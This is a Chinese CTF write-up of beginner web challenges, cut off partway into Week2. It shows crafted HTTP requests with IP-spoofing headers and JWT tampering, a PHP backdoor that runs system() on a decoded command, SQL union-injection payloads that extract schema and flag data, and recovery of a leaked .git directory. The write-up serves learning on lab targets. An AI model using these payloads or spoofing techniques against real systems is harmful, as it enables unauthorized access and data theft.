前言
很久之前的新生赛比赛,用于巩固基础,取证和流量分析会写一下,这里只写web
Week1
PangBai 过家家(1)
知识点:http基础、PATCH发包、JWT
Level1:在响应头里的Location字段可以找到去Level2的路由
Level2:Query是get的参数,所以get传ask=miao
Level3:post传say=hello
Level4:在上面的基础上,添加UA头Papa/1.0,然后把say的数据改成玛卡巴卡阿卡哇卡米卡玛卡呣,在hackbar上传的话,自动会url编码
Level5:提示用PATCH方法提交一个补丁包
PATCH 包的格式与 POST 无异,使用 Content-Type: multipart/form-data 发包。用boundary当界定符
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
PATCH /?ask=miao HTTP/1.1
Host: 8.147.132.32:36002
User-Agent: Papa/1.0
Content-Type: multipart/form-data; boundary=abc
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsZXZlbCI6NX0.xKi0JkzaQ0wwYyC3ebBpjuypRYvrYFICU5LSRLnWq_0
Content-Length: 168

--abc
Content-Disposition: form-data; name="file"; filename="1.zip"

123
--abc
Content-Disposition: form-data; name="say"

玛卡巴卡阿卡哇卡米卡玛卡呣
--abc--
|
然后改一下cookie的值
这里我复现每次发包都会重新从第一关开始,也不在这里浪费太多时间这道题就直接把思路说出来
Level6:设置本地
1
2
|
X-Real-IP: 127.0.0.1
Referer: http://localhostX-Forwarded-For: 127.0.0.1
|
Level7:给密钥的JWT,把Level:6改为Level:0。
headach3
知识点:无
响应头

会赢吗
知识点:JS
当初花了好久写的题,重温一下
第一关:源码


第二关:控制台调用函数
这里调用这个revealFlag()函数,参数就是4cqu1siti0n,因为下面有提示,课就是class


第三关,浏览器改html代码,把已封印改成解封,因为JS中按下解封按钮后,会做一个判断,如果那个字不等于解封的话,就不能获取flag

第四关:banJS

智械危机
知识点:robots.txt、代码审计
robots.txt后进/backd0or.php
然后审计代码
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
|
<?php

function execute_cmd($cmd) {
    system($cmd);
}

function decrypt_request($cmd, $key) {
    $decoded_key = base64_decode($key);
    $reversed_cmd = '';
    for ($i = strlen($cmd) - 1; $i >= 0; $i--) {
        $reversed_cmd .= $cmd[$i];
    }
    $hashed_reversed_cmd = md5($reversed_cmd);
    if ($hashed_reversed_cmd !== $decoded_key) {
        die("Invalid key");
    }
    $decrypted_cmd = base64_decode($cmd);
    return $decrypted_cmd;
}

if (isset($_POST['cmd']) && isset($_POST['key'])) {
    execute_cmd(decrypt_request($_POST['cmd'],$_POST['key']));
}
else {
    highlight_file(__FILE__);
}
?>
|


还是比较简单的,自己手搓一个脚本
谢谢皮蛋
知识点:sql联合注入

抓包发现是post传id,然后id会做一个base64加url编码。
是数字型,不需要’分割
先是判断段字段数,2的时候没报错,3报错了,所以字段数是2

库名
1
|
-1 union select 1, database()
|

表名
1
|
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()#
|

查看Fl4g的列名
1
|
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='Fl4g' and table_schema=database()#
|

查看des和value的数据
1
|
-1 union select group_concat(des),group_concat(value) from Fl4g#
|
sqlmap跑不出来,估计有一些限制
Week2
PangBai 过家家(2)
知识点:git泄露、php异常传参变量名、
dirsearch扫出.git



用GitHack还原一下,不过还原出来的都是一些前端,没啥用,再那个用git log看提交历史,git stash apply更新分支,git add +文件名恢复文件

函数是这样的

应该是涉及到一个
